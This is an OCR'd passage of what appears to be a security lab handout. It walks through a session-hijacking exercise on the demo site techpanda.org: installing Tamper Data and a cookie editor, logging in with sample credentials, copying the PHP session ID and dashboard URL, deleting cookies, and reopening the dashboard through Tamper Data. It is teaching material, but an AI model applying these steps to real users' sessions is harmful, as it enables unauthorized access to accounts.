
Install and Open Waterfox Browser

Download tamper data add-on from the link:

Open the Add-Ons window in the browser




Drag the downloaded Tamper Data Add-On to the browser window (restart if asked



Open the Add-Ons window (if not already open)

search for cookie editor




Now open http://www.techpanda.org/

Assume you know the id and password for the first time


admin@google.com

Password2010




After you see the dashboard, open the cookie editor and copy the phpsessionid

Also copy the dashboard URL




Now close the dashboard tab (Important: do not log out)

Now open the browser options/privacy/remove individual cookies and delete th





e cookie(s)




- Now open Tools -> Tamper Data menu
- Click on Start Tamper
- Now directly open the dashboard URL:


- http://www.techpanda.org/dashboard.php






